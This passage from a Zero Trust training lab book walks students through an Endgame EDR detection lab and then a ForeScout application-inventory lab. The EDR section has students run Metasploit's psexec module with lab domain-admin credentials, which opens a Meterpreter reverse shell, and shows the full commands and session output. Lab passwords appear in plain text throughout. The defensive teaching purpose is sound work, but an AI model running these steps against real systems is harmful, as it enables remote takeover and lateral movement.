
The **password** for the **zerotrust** account is **ch00$3tHeR3dP1ll!**



type **msfconsole** and **enter**



Next, **type search psexec** and then use 4 (select the # associated with exploit/windows/smb/psexec):



Next, we are going to **set the options and the payload, as seen in the screenshot below**:

```
msf6 exploit(windows/smb/psexec) > set SMBUser DoD_Admin
SMBUser => DoD_Admin
msf6 exploit(windows/smb/psexec) > set SMBPass ch00$3tHeR3dP1ll!
SMBPass => ch00$3tHeR3dP1ll!
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.91.1.21
RHOSTS => 10.91.1.21
msf6 exploit(windows/smb/psexec) >
```


Note: RHOSTS IP address will be the 10.91.1.X IP of your windows system.

Next, **type the following**:

```
msf6 exploit(windows/smb/psexec) > set SMBDomain zt.local
SMBDomain => zt.local
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.91.0.21:4444
[*] 10.91.1.22:445 - Connecting to the server...
[*] 10.91.1.22:445 - Authenticating to 10.91.1.22:445|zt.local as user 'DoD_A
dmin'...
[*] 10.91.1.22:445 - Selecting PowerShell target
[*] 10.91.1.22:445 - Executing the payload...
[+] 10.91.1.22:445 - Service start timed out, OK if running a command or non-
service executable...
[*] Sending stage (175686 bytes) to 10.91.1.22
[*] Meterpreter session 1 opened (10.91.0.21:4444 -> 10.91.1.22:65303) at 202
2-12-20 14:57:36 +0000

meterpreter >
```


You have now gained a meterpreter shell on the Windows System.

Go back to your **windows system** and **go to the EndGame management interface** with **Firefox**. After that, **click** on the **Alerts** menu.




A new **process injection threat** was created, **click** on it and see what it looks like.

Look at the Resolver on the right. It shows a flowchart of the processes that executed and it also shows network connections, PowerShell and other actions that occurred.



Next, **click** on the **network button** on **powershell.exe**



This will show a connection to the Kali Linux box over port 4444. This is extremely valuable in detecting activity.

If the rules were set for prevention mode, this exploit would have failed.


Next, **go back to your kali linux system** and type **shell** and then **net use**:

```
meterpreter > shell
Process 1932 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>net use
net use
New connections will be remembered.

There are no entries in the list.
```

This will generate adversary behavior events.


Go back to your **windows system** in **Endgame** and **look** at the **Adversary Behaviors** in the **Alerts menu**. Next, **click** on the recently generated **alert**:




This shows that the adversary attempted to type the net use command to enumerate network shares. See how adversary behaviors can be helpful in identifying malicious activity?

We are now going to kill the process from here and look back at our kali system to see if it is active.

Click on **Powershell.exe** and then **click** on **respond** and **kill process** and then **click Yes** when Prompted.



Now go back to your **kali system** and you should see the following:




We have now killed the adversaries connection into our Windows system.


Next, **click** on the **name of the system**:

Windows file shares were accessed or enumerated by **SYSTEM** with the command **net use** on **ZTWIN10Student1 (10.91.1.22)** at Dec 20, 2022 **3:06:20 PM UTC**

It will bring you to an Endpoint window:



From here, **click** on **Take Action**, and look at your options and then click on **Respond**:



This gives you the option to immediately conduct response actions to fix issues with the endpoint. If the device is not critical for mission functions, isolating the host is a great step to preven further spread. Don't isolate the host in this lab, otherwise you will lock yourself out of your system, but look at some of the other response actions and explore.

This concludes the EDR/XDR lab, but if you have extra time, feel free to explore the interface and the investigation features.

3. Zero Trust Pillar 3- Application and Workload

Application and Workload Course:

The following DoD Activities will be covered to some extent in the following portion of this lab book and/or ZT Course Slides:

- Application/Code Identification
- Resource Authorization Pt1
- Resource Authorization Pt2
- Build DevSecOps Software Factory Pt1
- Build DevSecOps Software Factory Pt2
- Automate Application Security & Code Remediation Pt1
- Automate Application Security & Code Remediation Pt2
- Approved Binaries/Code
- Vulnerability Management Program Pt1
- Vulnerability Management Program Pt2
- Continual Validation

- SDC Resource Authorization Pt1
- SDC Resource Authorization Pt2
- Enrich Attributes for Resource Authorization Pt1
- Enrich Attributes for Resource Authorization Pt2
- REST API Micro-Segments
- Continuous Authorization to Operate (cATO) Pt1
- Continuous Authorization to Operate (cATO) Pt2

3.1 Application and Workload Pillar Lesson 1 (Application Inventory)

Background

Per the DoD ZT Capabilities and Activities: System owners ensure that all applications and application components are identified and inventoried; only applications and application components that have been authorized by the appropriate authorizing official/CISO/CIO shall be utilized within the system owner's purview.

Prior to attempting the lab, please review Course Slides “Pillar 3 Application and Workload Pillar”.

Outcomes

1) The student will gain an understanding of application inventory techniques and will know the importance of application inventory.

2) Student will conduct application inventory on systems within the lab environment.

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address	VLAN	Passwords
Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
Windows Student	ZTWinStudentXX	YourIP	91	
ForeScout	ZTLabForeScout	10.91.0.8	91	Admin: ch00$3tHeR3dP1ll!

Duration: 30 Minutes


Task

3.1.1 Conduct Application Inventory on Systems within the Lab Environment with ForeScout


For this lab, it should not matter if you are connected or disconnected from the Global Protect Gateway.

Login to your **windows system** with the user **DoD_Admin** and the password **ch00$3tHeR3dP1ll!**


Next, **open** the **ForeScout console** and **login** as **admin** with the password **ch00$3tHeR3dP1ll!**



Next, **click** on the **Asset Inventory Tab**:



In the **Search Bar** underneath **Views**, type "**Windows Applications Installed**":



This functionality in ForeScout conducts an application inventory of all systems that have the ForeScout agent installed on it. This allows an administrator to immediately gather a list of installed applications and compare it to authorized software lists.

Question 1) How many devices have Global Protect Installed?

Answer varies depending on students in lab.

Question 2) How many devices have Firefox installed?

Answer varies depending on students in lab.

Question 3) Is there any suspicious or unauthorized software installed in the environment?

Open-SSH looks to be the most suspicious of all. Does it make sense to have SSH running on a domain controller? Probably not.

Next, Under Search, type Services and click on Windows Services Running (Display Name):

You can see all of the services running in your environment.

Next, Under Search, type Processes:

This shows all of the Processes that are running in your environment. Feel free to look at additional information under the Asset Inventory section of ForeScout to look at the power that it can provide you.

This was a very short lab, but it shows the power of ForeScout and shows a fast method of identifying which applications are in your environment.

3.2 Application and Workload Pillar Lesson 2 (Secure Software Development & Integration) (Future Course)

Future Course

3.3 Application and Workload Pillar Lesson 3 (Software Risk Management) (Future Course)

Future Course

3.4 Application and Workload Pillar Lesson 4 (Resource Authorization & Integration)

Background

Per the DoD ZT Capabilities and Activities: DoD establishes a standard approarch managing the authorizations of resources in a risk approach that reviews the User, Device and Data security posture.

Prior to attempting the lab, please review Course Slides “Pillar 3 Application & Workload”.

Note: This lab will be a combined lab from three separate pillars, Pillar 1 Users, Pillar 3 Application & Workload, and Pillar 5 Data. Capability 1.7 combines with Capability 3.4 and 4.7 due to the nature of using identity to access resources and data.

Outcomes

1) The student will gain an understanding of least privileged access.

2) Student will configure policies and access control mechanisms and conduct actions from different user accounts in order to test access to data, applications, assets and services.

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address	VLAN	Passwords
